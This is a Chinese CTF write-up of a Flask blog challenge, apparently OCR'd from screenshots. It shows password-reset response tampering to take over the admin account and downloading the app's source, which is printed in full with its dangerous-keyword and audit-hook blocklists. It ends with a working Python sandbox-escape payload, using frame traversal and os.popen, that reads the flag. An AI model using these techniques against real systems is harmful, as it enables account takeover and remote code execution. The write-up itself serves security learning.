
谁家blog里有这功能?

> 进来这个页面很简单
>
> 只有一个登录和一个所有博客网站都会进行测试的hello world文章
>
> 点开hello world发现没什么东西，然后点击登录

首先需要用户名和密码，但是我们经过尝试，没有任何常见账号和密码，这时候没有任何信息，无法去盲目爆破或者什么，先等等

> 这里有个忘记密码，这个是ctf题目，这个忘记密码在这儿或许就是突破口

这里又是要用户名，又是要邮箱的，我们抓包看看
同时抓一下它的返回包



这里将这个false改成true试试

发现页面变化，似乎进入下一个验证阶段

> 这样似乎能一直下去，我们继续尝试

Pretty Raw Hex

```
POST /api/reset/step2 HTTP/1.1
Host: 47.100.246.52:31623
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://47.100.246.52:31623/reset
Content-Type: application/json
Content-Length: 48
Origin: http://47.100.246.52:31623
Connection: keep-alive
Priority: u=0

{
  "username":"lll",
  "id_card":"lll",
  "phone":"lll"
}
```

Request

Pretty Raw Hex

```
POST /api/reset/step2 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101
 Firefox/146.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://47.100.246.52:31623/reset
Content-Type: application/json
Content-Length: 48
Origin: http://47.100.246.52:31623
Connection: keep-alive
Priority: u=0

{
  "username":"lll",
  "id_card":"lll",
  "phone":"lll"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.11.8
Date: Tue, 16 Dec 2025 06:16:05 GMT
Content-Type: application/json
Content-Length: 55
Connection: close

{
  "message":"\u65e0\u6548\u7528\u6237",
  "success":true
}
```

> 到了第三部重置密码

Request

Pretty Raw Hex

```
POST /api/reset/step3 HTTP/1.1
Host: 47.100.246.52:31623
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101
 Firefox/146.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://47.100.246.52:31623/reset
Content-Type: application/json
Content-Length: 64
Origin: http://47.100.246.52:31623
Connection: keep-alive
Priority: u=0

{
  "username":"lll",
  "new_password":"lll",
  "confirm_password":"lll"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.11.8
Date: Tue, 16 Dec 2025 06:17:34 GMT
Content-Type: application/json
Content-Length: 61
Connection: close

{
  "message":"\u7528\u6237\u4e0d\u5b58\u5728",
  "success":true
}
```

> 去登入后发现，依旧登录不上去，因为后端根本就没有存储你注册的账号和密码，但是如果它后端原本有个账号，我们就能利用这个将它的密码修改重置，根据经验这里尝试重置admin账号

> 随后就是重置admin账号，然后登入成功

⚠ 管理员专属功能

在线 OJ （自用，博客当中的合适的代码可以放到这里执行，手机也能用，比较方便）

执行 Python 代码

输入 Python 代码：


```
例如：print('Hello OJ')
```

执行代码

系统信息

可以看到一个发布博客和一个在线oj功能，在线oj在有限环境下运行代码

点击这个博客，进行下载了，这里还有个下载功能



发布博客

下一篇序号：**2**，文件将保存为 2、标题.html

已发布博客（共 1 篇）


hello world

抓包

Pretty Raw Hex

```
1  GET /admin/download?file=blog/1%E3%80%81hello%20world.html HTTP/1.1
2  Host: 47.100.246.52:31623
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101
   Firefox/146.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://47.100.246.52:31623/admin
9  Cookie: session=eyJlc2VybmFtZSI6ImFkbWluIn0.aUD9fA.sqJ64tMIbOrOEhZ7jjPbG9Wk1xJ
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

通过这个接口，我们可以下载到源码



```
GET /admin/download?file=app.py HTTP/1.1
Host: 47.100.246.52:31623
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101
 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://47.100.246.52:31623/admin
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.aUD9fA.sqJ64tMIb0r0EhZ7jjPbG9Wr1xA
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.11.8
Date: Tue, 16 Dec 2025 06:41:51 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/x-python; charset=utf-8
Content-Length: 12119
Last-Modified: Fri, 12 Dec 2025 07:45:05 GMT
Cache-Control: no-cache
ETag: "1765525505.0-12119-380371960"
Date: Tue, 16 Dec 2025 06:41:51 GMT
Connection: close

from flask import Flask, request, jsonify, render_template, session,
redirect, url_for, flash,send_file, abort
import hashlib
import urllib.parse
import re
import os
import sys
from io import StringIO
from dis import dis
from contextlib import redirect_stdout
from random import randint, randrange, seed
from time import time

app = Flask(__name__)
app.secret_key = 'super_secret_key_for_session_2025'


users = {
    'admin': {
        'password_md5':
hashlib.md5('KAlsidhKUHLKjhdskfhkajHSKDJH'.encode()).hexdigest(),
        'email': 'admin@example.com',
        'id_card': '110101199003072316',
        'phone': '13800138000'
    }
}
```

```
from flask import Flask, request, jsonify, render_template, session, redirect,
url_for, flash,send_file, abort
import hashlib
import urllib.parse
import re
import os
import sys
from io import StringIO
from dis import dis
from contextlib import redirect_stdout
from random import randint, randrange, seed
from time import time

app = Flask(__name__)
app.secret_key = 'super_secret_key_for_session_2025'


users = {
    'admin': {
        'password_md5':
hashlib.md5('KAlsidhKUHLKjhdskfhkajHSKDJH'.encode()).hexdigest(),
        'email': 'admin@example.com',
        'id_card': '110101199003072316',
        'phone': '13800138000'
    }
}


class SandboxSecurityException(Exception):
    pass
def source_simple_check(source):
    try:
        source.encode("ascii")
    except UnicodeEncodeError:
        raise ValueError("Non-ASCII characters are not allowed")

    dangerous_keywords = [  "__", "getattr", "setattr", "hasattr", "eval",
"exec", "compile",
                            "open", "file", "os", "sys", "import", "exit",
"quit", "vars",
                            "locals", "delattr", "help", "subprocess",
"requests", "socket",
```

```
                            "urllib", "ctypes", "marshal", "pickle", "input",
"codecs",
                            "__import__", "__builtins__", "__globals__",
"__getattribute__",
                            "__class__", "__bases__", "__mro__",
"__subclasses__", "__init__",
                            "__name__", "__dict__", "__code__", "__closure__",
"__defaults__",
                            "mro", "subclasses", "importlib", "load", "loads",
"dump", "dumps",
                            "system", "popen", "spawn", "fork", "exec", "chdir",
"remove",
                            "rmdir", "mkdir", "listdir", "environ", "getenv",
"putenv",
                            "read", "write", "close", "flush", "seek", "tell",
"truncate",
                            "connect", "bind", "listen", "accept", "send",
"recv", "gethostname",
                            "gethostbyname", "getaddrinfo", "urlopen",
"urlretrieve", "Request",]
    for kw in dangerous_keywords:
        if kw in source.lower():
            raise ValueError(f"Disallowed keyword: {kw}")

def source_opcode_checker(code_obj):
    opcode_io = StringIO()
    dis(code_obj, file=opcode_io)
    opcodes = opcode_io.getvalue().splitlines()
    opcode_io.close()

    allowed_globals = {"print", "len", "str", "int", "float", "randint",
"randrange", "seed"}

    for line in opcodes:
        if "LOAD_GLOBAL" in line:
            parts = line.split()
            if len(parts) >= 4 and parts[3].startswith('(') and
parts[3].endswith(')'):
                name = parts[3][1:-1]
                # if name not in allowed_globals and len(name) > 2:
                if name not in allowed_globals:
                    raise ValueError(f"Disallowed global access: {name}")
        elif "IMPORT_NAME" in line:
            raise ValueError("Import statements are not allowed")
        elif "LOAD_METHOD" in line:
            pass


def temp_audit_hook(event, args):
    dangerous_events = {
        "os.system", "os.popen", "subprocess.Popen", "subprocess.call",
        "subprocess.check_output", "subprocess.run", "subprocess.getoutput",
        "builtins.eval", "builtins.compile", "builtins.__import__", "eval",
        "import", "importlib", "__import__", "importlib.import_module",
        "open", "file", "os.open", "os.read", "os.write",
        "urllib.request.urlopen", "urllib.request.Request", "requests.",
"socket.socket",
        "http.client.HTTPConnection", "http.client.HTTPSConnection",
```

```
        "ctypes.", "marshal.loads", "os.execv", "os.execve", "os.execvp",
"os.execvpe",
        "os.environ", "os.getenv", "os.getpid", "os.getuid",
        "subprocess.Popen", "subprocess.Popen", "os.system",
        "os.remove", "os.unlink", "os.chmod", "os.chown",
    }
    for dangerous_event in dangerous_events:
        if event == dangerous_event or event.startswith(dangerous_event + '.'):
            os._exit(0)



def is_valid_id_card(id_card):
    return bool(re.match(r'^\d{17}[\dXx]$', id_card))


def is_valid_phone(phone):
    return bool(re.match(r'^1[3-9]\d{9}$', phone))


BLOG_DIR = 'blog'
os.makedirs(BLOG_DIR, exist_ok=True)

def get_blog_posts():
    posts = []
    for filename in os.listdir(BLOG_DIR):
        if filename.endswith('.html'):
            match = re.match(r'^(\d+)、(.+)\.html$', filename)
            if match:
                num = int(match.group(1))
                title = match.group(2)
                posts.append({
                    'num': num,
                    'title': title,
                    'filename': filename
                })
    posts.sort(key=lambda x: x['num'], reverse=True)
    return posts

def get_next_post_number():
    max_num = 0
    for filename in os.listdir(BLOG_DIR):
        if filename.endswith('.html'):
            match = re.match(r'^(\d+)、', filename)
            if match:
                num = int(match.group(1))
                if num > max_num:
                    max_num = num
    return max_num + 1


@app.route('/')
def index():
    logged_in = 'username' in session
    posts = get_blog_posts()
    return render_template('index.html', logged_in=logged_in, posts=posts)

@app.route('/login', methods=['GET', 'POST'])
```

```
def login():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if not username or not password:
            flash('请输入用户名和密码')
            return render_template('login.html')

        pwd_md5 = hashlib.md5(password.encode()).hexdigest()
        user = users.get(username)
        if user and user['password_md5'] == pwd_md5:
            session['username'] = username
            return redirect('/admin')
        else:
            flash('用户名或密码错误')
    return render_template('login.html')


@app.route('/logout')
def logout():
    session.pop('username', None)
    return redirect('/login')


@app.route('/blog/<filename>')
def view_blog(filename):
    if not filename.endswith('.html'):
        return "无效文件", 400
    filepath = os.path.join(BLOG_DIR, filename)
    if not os.path.exists(filepath):
        return "文章不存在", 404
    with open(filepath, 'r', encoding='utf-8') as f:
        content = f.read()
    return content

@app.route('/admin')
def admin_dashboard():
    if 'username' not in session:
        return redirect('/login')
    next_num = get_next_post_number()
    posts = get_blog_posts()
    return render_template('admin.html', username=session['username'],
next_num=next_num, posts=posts)


@app.route('/admin/publish', methods=['POST'])
def publish_blog():
    if 'username' not in session:
        return jsonify({'success': False, 'message': '未登录'}), 403

    title = request.form.get('title', '').strip()
    content = request.form.get('content', '').strip()

    if not title or not content:
        return jsonify({'success': False, 'message': '标题和内容不能为空'})

    next_num = get_next_post_number()
```

```
    safe_title = "".join(c if c.isalnum() or c in (' ', '-', '_') else '_' for c
in title)
    filename = f"{next_num}、{safe_title}.html"
    filepath = os.path.join(BLOG_DIR, filename)

    with open(filepath, 'w', encoding='utf-8') as f:
        f.write(content)

    return jsonify({'success': True, 'message': f'博客《{title}》发布成功！'})


@app.route('/admin/download')
def download_file():
    if 'username' not in session:
        return redirect('/login')
    filename = request.args.get('file', '')
    if not filename:
        abort(400)
    try:
        filename = urllib.parse.unquote(filename)
    except Exception:
        abort(400)
    file_path = os.path.abspath(filename)
    project_root = os.path.abspath(os.getcwd())
    blog_dir = os.path.abspath('blog')
    allowed_dirs = [project_root, blog_dir]
    if not any(file_path.startswith(allowed + os.sep) or file_path == allowed
for allowed in allowed_dirs):
        abort(403)
    basename = os.path.basename(file_path)
    if not (basename == 'app.py' or basename.endswith('.html')):
        abort(403)
    if not os.path.isfile(file_path):
        abort(404)
    return send_file(file_path, as_attachment=True)


@app.route('/admin/oj', methods=['GET', 'POST'])
def oj():
    if 'username' not in session or session['username'] != 'admin':
        return redirect('/login')

    if request.method == 'POST':
        data = request.json
        code = data.get('code', '').strip()

        if not code:
            return jsonify({"error": "代码不能为空"}), 400

        try:
            source_simple_check(code)
            compiled_code = compile(code, "<sandbox>", "exec")
            source_opcode_checker(compiled_code)
            safe_builtins = {
                "print": print,
                "len": len,
                "str": str,
                "int": int,
```

```
                "float": float,
                "randint": randint,
                "randrange": randrange,
                "seed": seed,
                "range":range,
            }
            sys.addaudithook(temp_audit_hook)
            stdout = StringIO()
            with redirect_stdout(stdout):
                try:
                    seed(str(time()) + "CTF_SANDBOX" + str(id(code)))
                    exec(compiled_code, {"__builtins__": safe_builtins}, {})
                finally:
                    if hasattr(sys, 'audithooks'):
                        sys.audithooks.clear()

            output = stdout.getvalue()
            return jsonify({"output": output})

        except SandboxSecurityException as e:
            return jsonify({"error": f"安全拦截: {str(e)}"}), 403
        except Exception as e:
            return jsonify({"error": f"执行错误: {str(e)}"}), 400

    return render_template('admin.html', username=session['username'])

@app.route('/reset')
def reset_page():
    return render_template('reset.html')



@app.route('/api/reset/step1', methods=['POST'])
def reset_step1():
    data = request.get_json()
    username = data.get('username')
    email = data.get('email')
    user = users.get(username)
    if user and user['email'] == email:
        return jsonify({'success': True, 'message': '邮箱验证成功'})
    return jsonify({'success': False, 'message': '用户名或邮箱不匹配'})


@app.route('/api/reset/step2', methods=['POST'])
def reset_step2():
    data = request.get_json()
    username = data.get('username')
    id_card = data.get('id_card', '').strip()
    phone = data.get('phone', '').strip()
    user = users.get(username)
    if not user:
        return jsonify({'success': False, 'message': '无效用户'})
    if (
            is_valid_id_card(id_card) and
            is_valid_phone(phone) and
            user['id_card'] == id_card and
            user['phone'] == phone
    ):
```

```
        return jsonify({'success': True, 'message': '身份信息验证成功'})
    return jsonify({'success': False, 'message': '身份证号或手机号错误'})


@app.route('/api/reset/step3', methods=['POST'])
def reset_step3():
    data = request.get_json()
    username = data.get('username')
    new_password = data.get('new_password')
    confirm_password = data.get('confirm_password')
    if new_password != confirm_password:
        return jsonify({'success': False, 'message': '两次密码不一致'})
    if username not in users:
        return jsonify({'success': False, 'message': '用户不存在'})
    users[username]['password_md5'] =
hashlib.md5(new_password.encode()).hexdigest()
    return jsonify({'success': True, 'message': '密码重置成功！'})


if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=5000)
```

> 然后发现是个沙箱，利用栈帧逃逸突破

> 先读一下根目录

```
def waff():
  def f():
    yield g.gi_frame.f_back
  q = (q.gi_frame.f_back.f_back.f_back.f_back.f_globals for _ in [1])
  b=[*q][0]
  if 'o'+'s' in b:
    b['_'*2+'builtins'+'_'*2]['set'+'attr'](b['o'+'s'], "_ex"+"it", print)
  return b
b=waff()
o_modules = b['_'*2+'builtins'+'_'*2]['get'+'attr']((b['_'*2+'builtins'+'_'*2]
['get'+'attr'](b['o'+'s'], 'po'+'pen')('ls /')),"_proc").stdout
for o_module in o_modules:
   print(o_module)
```

```
  if 'o'+'s' in b:
    b['_'*2+'builtins'+'_'*2]['set'+'attr'](b['o'+'s'], "_ex"+"it", print)
  return b
b=waff()
o_modules = b['_'*2+'builtins'+'_'*2]['get'+'attr']((b['_'*2+'builtins'+'_'*2]
['get'+'attr'](b['o'+'s'], 'po'+'pen')('ls /')),"_proc").stdout
for o_module in o_modules:
   print(o_module)
```

执行代码

```
0
0
0
0
aaaFffLllA44Ggg

app
```

然后再读flag

```
def waff():
  def f():
    yield g.gi_frame.f_back
  q = (q.gi_frame.f_back.f_back.f_back.f_back.f_globals for _ in [1])
  b=[*q][0]
  if 'o'+'s' in b:
    b['_'*2+'builtins'+'_'*2]['set'+'attr'](b['o'+'s'], "_ex"+"it", print)
  return b
b=waff()
o_modules = b['_'*2+'builtins'+'_'*2]['get'+'attr']((b['_'*2+'builtins'+'_'*2]
['get'+'attr'](b['o'+'s'], 'po'+'pen')('cat /aaaFffLllA44Ggg')),"_proc").stdout
for o_module in o_modules:
   print(o_module)
```

```
    b['_'*2+'builtins'+'_'*2]['set'+'attr'](b['o'+'s'], "_ex"+"it", print)
  return b
b=waff()
o_modules = b['_'*2+'builtins'+'_'*2]['get'+'attr']((b['_'*2+'builtins'+'_'*2]
['get'+'attr'](b['o'+'s'], 'po'+'pen')('cat /aaaFffLllA44Ggg')),"_proc").stdout
for o_module in o_modules:
   print(o_module)
```

执行代码

```
0
0
0
0
0
0
HECTF{7c38d1127d19b86341d9dfd5c85122812a98a92a797ad82885d6cc10a8ffb04f}
```